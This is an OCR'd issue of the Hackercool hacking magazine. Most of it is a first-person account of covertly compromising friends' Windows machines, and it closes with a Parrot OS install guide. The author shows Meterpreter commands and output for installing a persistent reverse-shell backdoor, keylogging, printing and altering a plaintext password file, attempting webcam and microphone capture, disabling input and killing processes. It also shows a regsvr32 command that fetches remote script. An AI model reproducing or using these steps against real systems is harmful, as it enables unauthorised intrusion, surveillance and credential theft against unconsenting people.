# Hackercool

April 2017 Edition 0 Issue 7


## RTHS : Hacking my Friends (Cont'd)

Post Exploitation, and Creating Backdoor

## THE ART OF PHISHING : What is Spear Phishing.

## BOUNTIES FOR YOU:

We bring you some bug bount -ies to test your skills on.

## METASPLOITABLE TUTORIALS

SMTP Enumeration

## CAPTURE THE FLAG :

HackFest 2016 : Quaoar

## Introducing

CYBER WAR AROUND THE WORLD

# INSIDE

*Here's what you will find in the Hackercool April 2017 Issue .*

*I can do all things through Christ who strengtheneth me.*
*Philippians 4:13*

# Editor's Note

*Hello Readers, Thank you for buying or subscribing to this magazine.This is the seventh issue of zeroeth edition of my magazine Hackercool.*

*Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.*

*Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable web application for practice "Vulnerawa" to practice website security.*

*This magazine is intended to deal with hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. Even people who want to keep themselves safe from the malicious hackers will find this helpful. The main focus of this magazine is dealing with hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them about real time hacking.*

*In this issue, we will end the "Real Time Hacking Scenario" where an antivirus / Firewall protected system was hacked by a hacker. Obviously this scenario ends with creating a backdoor and what all a hacker can do after breaching a system. From this issue we have decided to bring you some bug bounties which are recently announced. Maybe our magazine can help you in finding a bug in those programs. Who knows What God can do? There is another new section named "cyber war around the world". This will keep you updated with the hacking incidents going around the world.*

*This magazine is available for subscription on Magzter and Gumroad. It is also available for sale on Kindle store, 24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool". Until the next issue, Good Bye.*

# REAL TIME HACKING SCENARIO

# HACKING MY FRIENDS (Cont'd)

**Creating Backdoor and Post Exploitation**

**WHAT HAPPENED UNTIL NOW?**

***Hackercool hacked his friends by using a payload that would bypass almost all antivirus and then a bit of social engineering to lure his friends to click on the bait he offered them. He got two meterpreter sessions but lost one due to negligence (FEB 2017). In the only available session, he didn't have system privileges. He tried different ways and got system privileges. (MAR 2017)***

Hi, I'm hackercool, a black hat hacker for some people but considers himself a script kiddie.

If you remember I told you I got access to two systems but lost one. I didn't tell you how I lost one. I got so occupied in counting the number of sessions I was getting that I forgot to maintain access on the sessions I got.

Maintaining access is one of the most important stages in hacking (be it hacking or pentesting, depends on the perspective). I decided not to make that mistake again with the only session I had now.

There are various ways to maintain access in the field of hacking but I am gonna show you the simplest one. Yeah, Metasploit has a simplest feature to create a persistent backdoor which can be viewed from your meterpreter session as shown below.

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to
 the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will b
e used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM pr
ivileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect
back


meterpreter >
```

You can select the options you want for your backdoor. I wanted my backdoor to send a connection back to me every three seconds and I wanted it to start as soon as the system starts. I wanted it to use port 443.

```
meterpreter > run persistence -X -i 3 -p 443 -r 192.168.202.137
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf7/logs/persistence/WIN-7R628Q
QV89D_20170325.1620/WIN-7R628QQV89D_20170325.1620.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.202.137 LPORT
=443
[*] Persistent agent script is 148425 bytes long
[+] Persistent Script written to C:\Users\Kanishka\AppData\Local\Temp\pEolJVg0.v
bs
[*] Executing script C:\Users\Kanishka\AppData\Local\Temp\pEolJVg0.vbs
[+] Agent executed with PID 1832
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Ru
n\zpNVSsHP
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run
\zpNVSsHP
meterpreter >
```

We can set any payload we want, but by default it takes windows/meterpreter/reverse_tcp payload. I want exactly that so I didn't specify any payload.

We need to set up a listener to accept this backdoor connection. When we start a listener, as soon as our victim boots his system, we get a meterpreter session as shown below

```
msf exploit(handler) > set lhost 192.168.202.137
lhost => 192.168.202.137
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.202.137:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.202.139
[*] Meterpreter session 1 opened (192.168.202.137:443 -> 192.168.202.139:51963)
at 2017-04-23 08:34:31 -0400

meterpreter >
```

## POST EXPLOITATION

But that is for later purposes. As I now have system rights, I decided to perform some post exploitataion. Meterpreter has many commands which are mostly used in post exploitation. Just type "help" to see all the commands you can use.

I first decided to try the keylogger inbuilt in meterpreter. For those who have no idea, what a keylogger is, it is a program which captures your keystrokes. Type keyscan_start to start the keylogger.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
c <Back>  <Back> runfirefox
meterpreter > keyscan_dump
Dumping captured keystrokes...
facebook.com <Return>  <Back> facebook.com <Return>  <Back> gmail.com <Return>
meterpreter >
```

The captured keystrokes can be dumped by using command "keyscan_dump". For the brief period I ran the keylogger, I did'nt get any juicy information.

Coming to juicy info, I am not really in a mood to grab something from my own friends. I just wanted to have some fun and cause some headache to my friends, ofcourse a harmless headache that would not hurt anyone.

Next I checked the idletime of the system. Idletime is the time for which the system has been idle. I see my friend has left the system for atleast one hour.

```
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > idletime
User has been idle for: 58 mins 14 secs
meterpreter >
```

The "getwd" command is used to see the current working directory in our target system. I see I am in the System32 folder. I wanted to have a look at my friends files, so I used "cd" and "ls" commands.

```
meterpreter > getwd
C:\Windows\System32
meterpreter > cd ..
meterpreter > getwd
C:\Windows
meterpreter > cd ..
meterpreter > getwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2017-02-01 08:39:14 -0500  $Recycle.Bin
100444/r--r--r--  8192        fil   2015-10-11 23:26:46 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2015-10-11 23:26:45 -0400  Boot
40777/rwxrwxrwx   0           dir   2009-07-14 01:08:56 -0400  Documents and Set
tings
40777/rwxrwxrwx   0           dir   2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x   0           dir   2016-10-17 09:25:02 -0400  Program Files
```

```
Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2017-02-01 08:39:14 -0500  $Recycle.Bin
100444/r--r--r--  8192        fil   2015-10-11 23:26:46 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2015-10-11 23:26:45 -0400  Boot
40777/rwxrwxrwx   0           dir   2009-07-14 01:08:56 -0400  Documents and Set
tings
40777/rwxrwxrwx   0           dir   2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x   0           dir   2016-10-17 09:25:02 -0400  Program Files
40555/r-xr-xr-x   0           dir   2017-03-25 09:20:04 -0400  Program Files (x8
6)
40777/rwxrwxrwx   0           dir   2017-04-23 08:55:43 -0400  ProgramData
40777/rwxrwxrwx   0           dir   2015-10-11 10:03:19 -0400  Recovery
40777/rwxrwxrwx   0           dir   2017-04-23 08:40:36 -0400  System Volume Inf
ormation
40555/r-xr-xr-x   0           dir   2017-02-01 08:39:05 -0500  Users
40777/rwxrwxrwx   0           dir   2017-02-01 07:40:14 -0500  Windows
100444/r--r--r--  383562      fil   2009-07-13 21:38:58 -0400  bootmgr
40777/rwxrwxrwx   0           dir   2015-11-03 00:22:18 -0500  kfsensor
100666/rw-rw-rw-  1508401152  fil   2017-04-23 09:13:22 -0400  pagefile.sys
100666/rw-rw-rw-  0           fil   2016-10-17 09:03:11 -0400  unp30550134350013
1408.mdmp

meterpreter >
```

After browsing the file system for some time, I decided to move to my friend's desktop. Since it is a Windows 7 system, Desktop will be in the users folder.

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\users\Kanishka\Desktop
==================================

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
100666/rw-rw-rw-  0           fil   2015-12-02 00:14:50 -0500  BisonFTP.reg
100555/r-xr-xr-x  704000      fil   2000-06-27 05:51:00 -0400  Bisonftp.exe
100666/rw-rw-rw-  1181        fil   2017-02-01 08:41:13 -0500  Disk Pulse Client.
lnk
100666/rw-rw-rw-  1167        fil   2017-02-01 08:04:02 -0500  DiskBoss Client.ln
k
100666/rw-rw-rw-  148099072   fil   2016-10-17 09:19:36 -0400  Octopus.3.4.13-x64
.msi
100777/rwxrwxrwx  3358208     fil   2015-12-16 05:59:19 -0500  PowerISO6-x64.exe
100666/rw-rw-rw-  865         fil   2015-12-01 05:50:35 -0500  SecurityKISS Tunne
l.lnk
100777/rwxrwxrwx  2717496     fil   2015-12-01 05:41:45 -0500  SecurityKISSsetup.
exe
100666/rw-rw-rw-  282         fil   2015-10-11 10:04:52 -0400  desktop.ini
100777/rwxrwxrwx  3060714     fil   2015-12-15 02:14:25 -0500  joseph.exe
```

```
100777/rwxrwxrwx  3060714     fil   2015-12-15 02:14:25 -0500  joseph.exe
100666/rw-rw-rw-  18349       fil   2015-12-11 11:09:23 -0500  msf.wcf
100777/rwxrwxrwx  748032      fil   2017-02-24 06:47:53 -0500  sunny_leone_unseen
.jpg.exe
100666/rw-rw-rw-  714         fil   2017-02-24 08:00:20 -0500  sunny_leone_unseen
.lnk
100777/rwxrwxrwx  69          fil   2016-07-26 09:53:08 -0400  test.bat

meterpreter >
```

His desktop had many files. One recognisable file was the "sunny_leone_unseen" : the file which gave us the access into the system first of all.

I checked some files on the system. The file SecurityKisssetup.exe evoked some interest in me. SecurityKiss is a free VPN service and mostly used to bypass internet restrictions. What is this file doing on my friend's system? Is this a paid version? I decided to download the file.


***"My friend's desktop was crammed with many files but a file named passwords.txt appeared inviting. It is a text file. I viewed the contents of the file with cat command".***

```
meterpreter > cat test.bat
regsvr32 /s /n /u /i:http://192.168.25.147:8080/VyZcTo.sct scrobj.dllmeterpreter
 >
meterpreter > download SecurityKISSsetup.exe /root/Desktop
[*] downloading: SecurityKISSsetup.exe -> /root/Desktop/SecurityKISSsetup.exe
[*] download   : SecurityKISSsetup.exe -> /root/Desktop/SecurityKISSsetup.exe
meterpreter >
```

My friend's desktop was crammed with many files but a file named passwords.txt appeared inviting. It is a text file. I viewed the contents of the file with cat command. It contained four credentials. I assumed so.


```
100666/rw-rw-rw-  1167        fil   2017-02-01 08:04:02 -0500  DiskBoss Client.ln
k
100666/rw-rw-rw-  148099072   fil   2016-10-17 09:19:36 -0400  Octopus.3.4.13-x64
.msi
100666/rw-rw-rw-  0           fil   2017-04-23 09:21:07 -0400  Passwords.txt.txt
100777/rwxrwxrwx  3358208     fil   2015-12-16 05:59:19 -0500  PowerISO6-x64.exe
100666/rw-rw-rw-  865         fil   2015-12-01 05:50:35 -0500  SecurityKISS Tunne
l.lnk
100777/rwxrwxrwx  2717496     fil   2015-12-01 05:41:45 -0500  SecurityKISSsetup.
exe
100666/rw-rw-rw-  282         fil   2015-10-11 10:04:52 -0400  desktop.ini
100777/rwxrwxrwx  3060714     fil   2015-12-15 02:14:25 -0500  joseph.exe
100666/rw-rw-rw-  18349       fil   2015-12-11 11:09:23 -0500  msf.wcf
100777/rwxrwxrwx  748032      fil   2017-02-24 06:47:53 -0500  sunny_leone_unseen
.jpg.exe
100666/rw-rw-rw-  714         fil   2017-02-24 08:00:20 -0500  sunny_leone_unseen
.lnk
100777/rwxrwxrwx  69          fil   2016-07-26 09:53:08 -0400  test.bat

meterpreter > cat passwords.txt.txt
kalgaam   kal@q123m
brother   m@arinate
ujjawal   123456
saiyan    s@itanmeterpreter >
```

I had no idea what credentials were they and I didn't want to find out even. But I decided to change them to tease my friend a bit. I used edit command to do that. When we try to start





editing it, it will be open -ed in the vi text editor. In this editor, I changed the values of all passw-ords to "nopass" and "hacked". Before doing that, I downloaded a copy in case my friend falls in trouble.


Next I decided to search for some files on my friend's system. Actually I searched for vid -eos present on my friend's system but I coul -d not post that image so I posted an image of a search for exe files.




One of the most exciting things for me after getting access to a system is to get a visual of the victim from his webcam.Hacking a system is one part and seeing my victim is one part.

Meterpreter command webcam_list gives us all the webcams connected to the compute -r. Unfortunately my friend here didn't have an -y webcams.




The webcam failed so I tried to record microp-hone of my target system. Usin this, we can t-urn on the microphone on the victim system and do some recordings. Meterpreter has an inb -uilt command for this known as record_mic. I tried to record minute recordings. If I got succ -essful in getting some co-nversations, I thought of boasting them off to this particular friend but unfortunately they we -re futile.


***One of the most exciting things for me after getting access to a system is to get a visual of the victim from his webcam.Hacking a system is one part and seeing my victim is one part.***


Now I was beginning to get frustrated a bit. W -ith two of my favorite commands not working, I now tried the "uictl" command. "Uictl" is used to disable or enable the keyboard or mouse on the target system at will.

First I disabled the keyboard and then mo -use. This can frustrate our victim but without a way to witness his frustration (on webcam or mic), I consider this command useless.


So after some time, I enabled them. I was feel -ing a bit bored by now. Reluctantly, I used th-e screenshot command. As the name implies, it takes the screenshot of our victim system.

The screenshot is as shown below.




Wow, that brought some life to the hack. My friend (or one of his family members was usin-g the system, without webcam who can tell?) was using his system. As you can see, he/she or whoever it is opened the Windows Media Pla-yer.

That gave me an evil id-ea, to close his applica-tions he is using. Rem-ember the harmless fu-n I talked about?

The "ps" command in meterpreter shows all the processes running on our target. These are all the processes running on our ta-rget. Every process is given one process id.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User
       Path
 ---   ----  ----                      ----  -------  ----
       ----
 0     0     [System Process]

 4     0     System                    x64   0
 324   4     smss.exe                  x64   0        NT AUTHORITY\SYSTEM
       C:\Windows\System32\smss.exe
 388   576   AvastSvc.exe              x86   0        NT AUTHORITY\SYSTEM
       C:\Program Files\AVAST Software\Avast\AvastSvc.exe
 420   404   csrss.exe                 x64   0        NT AUTHORITY\SYSTEM
       C:\Windows\System32\csrss.exe
 428   576   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVI
CE     C:\Windows\System32\svchost.exe
 464   404   wininit.exe               x64   0        NT AUTHORITY\SYSTEM
 2672  2320  explorer.exe              x64   1        WIN-7R628QQV89D\Kanishka
       C:\Windows\explorer.exe
 2808  2760  avastui.exe               x86   1        WIN-7R628QQV89D\Kanishka
       C:\Program Files\AVAST Software\Avast\avastui.exe
 2856  576   msdtc.exe                 x64   0        NT AUTHORITY\NETWORK SER
VICE   C:\Windows\System32\msdtc.exe
 2964  2808  ctfmon.exe                x86   1        WIN-7R628QQV89D\Kanishka
       C:\Windows\SysWOW64\ctfmon.exe
 2984  576   SearchIndexer.exe         x64   0        NT AUTHORITY\SYSTEM
       C:\Windows\System32\SearchIndexer.exe
 3108  688   WmiPrvSE.exe              x64   0        NT AUTHORITY\NETWORK SER
VICE   C:\Windows\System32\wbem\WmiPrvSE.exe
 3132  2672  sunny_leone_unseen.jpg.exe  x86   1      WIN-7R628QQV89D\Kanishka
       C:\Users\Kanishka\Desktop\sunny_leone_unseen.jpg.exe
 3184  1952  wmplayer.exe              x86   1        WIN-7R628QQV89D\Kanishka
       C:\Program Files (x86)\Windows Media Player\wmplayer.exe
 3228  576   WmiApSrv.exe              x64   0        NT AUTHORITY\SYSTEM
       C:\Windows\System32\wbem\WmiApSrv.exe
 3672  484   conhost.exe               x64   1        WIN-7R628QQV89D\Kanishka
       C:\Windows\System32\conhost.exe
 3900  1296  QNGGIOKtbLQ.exe           x86   1        WIN-7R628QQV89D\Kanishka
       C:\Users\Kanishka\AppData\Local\Temp\QNGGIOKtbLQ.exe

meterpreter >
```

This is known as "pid". Underlined with red, y-ou can see process of windows media player running with process id 3184.

Meterpreter has a command "kill". As th-e name implies, this is used to kill a process u-sing its process id.

I decided to kill the process of windows media player. When we kill the process, its ap-plication automatically closes.

```
meterpreter > kill 3184
Killing: 3184
meterpreter > screenshot
Screenshot saved to: /root/Sxhkczhs.jpeg
meterpreter >
```

I immediately took a screenshot to check whether the application actually closed. It did. I know the frustration that occurs when an ap-plication closes suddenly. After some time, th-ey opened it once again. I ki-lled the process once again.

I itched to see the reac-tion of my friend while I did this. I once again tried the webcam com-mands but to no avail.

***I immediately took a screenshot to check whether the application actually closed. It did. I know the frustration that occurs when an application closes***

After doing it a couple of times, the appl-ication was not opened again. Now this was getting beyond bored and I was feeling sleep-y.

As a finishing step, I tried to reboot the system. That failed. I tried to shutdown the sy-stem. Even that failed. Now enough was enou-gh. I shut down the system.

```
meterpreter > reboot
Rebooting...
[-] stdapi_sys_power_exitwindows: Operation failed: 1314
meterpreter > shutdown
Shutting down...
[-] stdapi_sys_power_exitwindows: Operation failed: 1314
meterpreter >
```

**(Scenario Finished)**

# INSTALLING PARROT SECURITY OS IN VMWARE

# INSTALLIT

Kali Linux is the most popular and also my fa -vorite pen testing distro. Its regular updates and stability accord it the top spot.

Apart from Kali Linux, there are many othe -r pentesting distros available. One of them is Parrot Security distro. Parrot Security sports many more tools than Kali Linux which includ-es software for cryptography,cloud, anonymit-y, digital forensics and of course programmin-g.


One of our readers has requested us to make a guide on how to install Parrot Security OS in Vmware. So be it.

Download the Parrot Security OS from https://www.parrotsec.org/download.fx


Unlike the makers of Kali Linux, Parrot Security have not yet provided a vmware ima-ge to download. So we have to download a iso image (depending on your architecture yo-u can download a 32bit or 64 bit iso file).

Once the download is finished, open Vm-ware Workstation (Version 12 used for this art -icle). Hit "CTRL+N". The below window shoul -d open.


Make sure the "Typical" option is selected, an -d click on "Next". That takes us to the next w-indow. Initially, the "installer disc image file" field should be empty. Click on "browse" and browse to location of the iso file we just downl -oaded and select it. Now the window should look like below. Click on "Next".





The Guest operating system should be autom -atically selected for you, if not select Linux as OS and version as Debian 8.x (since I am inst -alling a 32bit, make it Debian 8.x64 if installin -g 64bit). Click on Next.





Choose the name of virtual machine and its lo -cation as you like. I named it Parrot. Click on


Next.





Allocate the hard disk memory for your virtual machine. Keep the minimum as 20GB. Click on Finish.





It will show you a summary of all the selection-s you made. If you want to make any change-s, click on Customize hardware or else click on Next.




The virtual machine is created with the name you gave it. Power on the virtul machine. It wil-l boot and take you to the interface shown be low.





Choose the "Install" option. In the next windo-w select "Standard Installer". You can select t-hese options using "tab" button.

